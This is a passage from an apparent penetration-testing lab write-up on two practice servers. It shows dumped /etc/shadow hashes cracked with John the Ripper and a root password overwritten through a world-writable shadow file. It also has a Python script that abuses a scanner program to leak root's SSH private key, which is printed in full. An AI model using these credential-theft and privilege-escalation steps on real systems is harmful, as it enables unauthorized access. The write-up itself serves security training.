systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
avahi-autoipd:x:106:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
statd:x:108:65534::/var/lib/nfs:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
puppet:x:110:114:Puppet configuration management daemon,,,:/var/lib/puppet:/bin/false
avi:x:1000:1000:,,,:/home/avi:/bin/bash
www-data@debian-9:/$
```

```
cat /etc/shadow
root:$6$TeasPbzo$j1/bd46QOnRN8eI61z3memAx530pKcIh/GMCztcZkciP6TDvy3HJtbju.idRjh4PcGkWYvYNG.UtvJzEpdykh0:19405:0:99999:7:::
daemon:*:17367:0:99999:7:::
bin:*:17367:0:99999:7:::
sys:*:17367:0:99999:7:::
sync:*:17367:0:99999:7:::
games:*:17367:0:99999:7:::
man:*:17367:0:99999:7:::
lp:*:17367:0:99999:7:::
mail:*:17367:0:99999:7:::
news:*:17367:0:99999:7:::
uucp:*:17367:0:99999:7:::
proxy:*:17367:0:99999:7:::
www-data:*:17367:0:99999:7:::
backup:*:17367:0:99999:7:::
list:*:17367:0:99999:7:::
irc:*:17367:0:99999:7:::
gnats:*:17367:0:99999:7:::
nobody:*:17367:0:99999:7:::
systemd-timesync:*:17367:0:99999:7:::
systemd-network:*:17367:0:99999:7:::
systemd-resolve:*:17367:0:99999:7:::
systemd-bus-proxy:*:17367:0:99999:7:::
_apt:*:17367:0:99999:7:::
Debian-exim:!:17367:0:99999:7:::
avahi-autoipd:*:17367:0:99999:7:::
messagebus:*:17367:0:99999:7:::
statd:*:17367:0:99999:7:::
sshd:*:17367:0:99999:7:::
vagrant:$6$dXLIH29i$ktfwpiJGVk0z6eTOmXHZcLTnqwTflcQQOvS2DyFrDKCENxqLj01GObozj57UbW8DxS7tvnCDmS1ZIg2OFCCCB/:19405:0:99999:7:::
vboxadd:!!17367:::::
puppet:*:17980:0:99999:7:::
avi:$6$SLyY1jTO$sDTzRUQ8uQGMQo1G6bDrmLL/tgz3i7nSt1sIgfVh.5M5CkzhpUnQbuPcTPhN7ozWFOZ2wQhftCJeTX3Cau19c1:19540:0:99999:7:::
```


*~/hash.txt - Mousepad
File Edit Search View Document Help
1 vagrant:
6dXLIH29i$ktfwpiJGVk0z6eTOmXHZcLTnqwTflcQQOvS2DyFrDKCENxqLj01GObozj57UbW8
DxS7tvnCDmS1ZIg2OFCCCB/:19405:0:99999:7:::


(avishek㉿220064)-[~]
$ mousepad user.txt
(avishek㉿220064)-[~]
$ unshadow user.txt hash.txt >hash
(avishek㉿220064)-[~]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 ASIMD 2x])
No password hashes left to crack (see FAQ)


Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 7 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
harharmahadev (vagrant)
1g 0:00:00:00 DONE (2023-08-09 01:19) 9.090g/s 4072p/s 4072c/s 4072C/s 123456..fatima
Use the "--show" option to display all of the cracked passwords reliably

File Exploration and Gaining Higher Privileges:

We located the 'shadow' file and exploited its insecure permissions to alter the root user's password. This enabled us to switch to the root user, providing us with maximum access privileges.


```
vagrant@debian-9:~$ ls -la /etc/shadow
-rw-rw-rw- 1 root shadow 1200 Jul  2 10:10 /etc/shadow
vagrant@debian-9:~$
```


```
#root:$6$TeasPbzo$j1/bd46QOnRN8eI61z3memAx530pKcIh/GMCztcZkciP6TDvy3HJtbju.idRjh4PcGkWYvYNG.UtvJzEpdykh0:19405:0:99999:7:::
daemon:*:17367:0:99999:7:::
bin:*:17367:0:99999:7:::
sys:*:17367:0:99999:7:::
sync:*:17367:0:99999:7:::
games:*:17367:0:99999:7:::
man:*:17367:0:99999:7:::
lp:*:17367:0:99999:7:::
mail:*:17367:0:99999:7:::
news:*:17367:0:99999:7:::
uucp:*:17367:0:99999:7:::
proxy:*:17367:0:99999:7:::
www-data:*:17367:0:99999:7:::
backup:*:17367:0:99999:7:::
list:*:17367:0:99999:7:::
irc:*:17367:0:99999:7:::
gnats:*:17367:0:99999:7:::
nobody:*:17367:0:99999:7:::
systemd-timesync:*:17367:0:99999:7:::
systemd-network:*:17367:0:99999:7:::
systemd-resolve:*:17367:0:99999:7:::
systemd-bus-proxy:*:17367:0:99999:7:::
_apt:*:17367:0:99999:7:::
Debian-exim:!:17367:0:99999:7:::
avahi-autoipd:*:17367:0:99999:7:::
messagebus:*:17367:0:99999:7:::
statd:*:17367:0:99999:7:::
sshd:*:17367:0:99999:7:::
vagrant:$6$dXLIH29i$ktfwpiJGVk0z6eTOmXHZcLTnqwTflcQQOvS2DyFrDKCENxqLj01GObozj57UbW8DxS7tvnCDmS1ZIg2OFCCCB/:19405:0:99999:7:::
vboxadd:!:17367::::::
puppet:*:17980:0:99999:7:::
avi:$6$SLyYijTO$sDTzRUQ8uQGMQo1G6bDrmLL/tgz3i7nSt1sIgfVh.5M5CkzhpUnQbuPcTPhN7ozWFOZ2wQhftCJeTX3Cau19c1:19540:0:99999:7:::
root:$6$dXLIH29i$ktfwpiJGVk0z6eTOmXHZcLTnqwTflcQQOvS2DyFrDKCENxqLj01GObozj57UbW8DxS7tvnCDmS1ZIg2OFCCCB/:19405:0:99999:7:::
```

Box 2: 'SoftwaricaServer'


Additional Enumeration and Web Server Probing:

We conducted further network enumeration to uncover active services and potential vulnerabilities. The web enumeration revealed a twitter account in the comment. Following the twitter account hinted something which led to a username and password for initial access.






Shiva Maharjan @ImShivaMaharjan · Feb 13
This is how I got fired.
1. Some damn found a way inside our company network through some vulnerable service.
2. Some how the attacker got data I already deleted from here, which I posted unknowingly.
Now, whose made the mistake? Developer or me? Only I got fired. What the Hell.
1
58


INTERNET ARCHIVE
SIGN
ABOUT
BLOG
PROJECTS
HELP
DONATE
CONTACT
JOBS
VOLUNTEER
DONATE
INTERNET ARCHIVE
WayBackMachine
Explore more than 828 billion web pages saved over time
https://twitter.com/ImShivaMaharjan


SHAME ON YOU

Generation of Private Key and SSH Access:

We discovered a public key and a hexadecimal file, which we used in conjunction with 'RsaCtfTool' to generate a private key. This private key facilitated our ssh login as the 'softwarica' user.

```
shiva@172.100.100.7's password:
Permission denied, please try again.
shiva@172.100.100.7's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug  7 04:19:29 PM +0545 2023

  System load:           0.08154296875
  Usage of /:            37.9% of 14.66GB
  Memory usage:          3%
  Swap usage:            0%
  Processes:             521
  Users logged in:       2
  IPv4 address for ens18:  172.100.100.7
  IPv4 address for lxdbr0: 10.205.7.1
  IPv6 address for lxdbr0: fd42:9a6c:a446:922e::1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

85 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


*** System restart required ***
Last login: Mon Aug  7 16:10:07 2023 from 10.250.30.64
shiva@softwarica:~$ ls
LinEnum.sh  snap
```

Escalating Privileges and Obtaining Root Access:

We found a program within the system that was susceptible to privilege escalation. After exploiting this program, we achieved root access to the system.

This step-by-step walkthrough encapsulates the methodologies, tools, and techniques employed during the VAPT to identify and exploit vulnerabilities within the 'FrontFacingServer' and 'SoftwaricaServer'.

```
softwarica@softwarica:~$ cat .sudo_as_admin_successful
softwarica@softwarica:~$ cat todo
Admin made aware about the program misbehaving.
Does work what it say but people with bad intentions might make it misbehave.
softwarica@softwarica:~$
```

```python
import hashlib
import itertools
import string
import subprocess
import re

def decode_md5(target_hash, decoded_word, max_length=4):
    chars = string.printable
    hash_length = len(target_hash)
    print("decoded_word: " + decoded_word)

    for length in range(1, max_length + 1):
        for word in itertools.product(chars, repeat=length):
            print("word: " + str(word))
            word = decoded_word + ''.join(word)
            print("word2: " + str(word))
            hashed_word = hashlib.md5(word.encode()).hexdigest()
            print("hashed_word: " + hashed_word)

            if hashed_word[:hash_length] == target_hash:
                return word

    return None

decoded_word = ""
for length in range(1, 5000):
    cmd = f'/opt/scanner/scanner -c /root/.ssh/id_rsa -h ~/todo -p -l {length}'
    output = subprocess.check_output(cmd, shell=True, text=True)
    md5_hash = re.search(r'has hash ([a-fA-F0-9]{32})', output).group(1)
    print(f'MD5 Hash (Length {length}): {md5_hash}')

    decoded_word = decode_md5(md5_hash, decoded_word, 1)
    if decoded_word:
        print(f"Decoded word: {decoded_word}")
    else:
        print("No match found.")
```

```
softwarica@softwarica:~$ nano lycans.py
softwarica@softwarica:~$ python3 lycans.py
Matched string for i=1: -
Matched string for i=2: --
Matched string for i=3: ---
```

```
-----END OPENSSH PRIVATE KEY-----
Matched string for i=2602: -----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Aug  8 07:05:10 PM +0545 2023

  System load:           0.44873046875
  Usage of /:            36.2% of 14.66GB
  Memory usage:          3%
  Swap usage:            0%
  Processes:             543
  Users logged in:       3
  IPv4 address for ens18: 172.100.100.7
  IPv4 address for lxdbr0: 10.205.7.1
  IPv6 address for lxdbr0: fd42:9a6c:a446:922e::1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

85 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


*** System restart required ***
Last login: Tue Aug  8 18:50:33 2023 from 172.100.100.1
root@softwarica:~#
```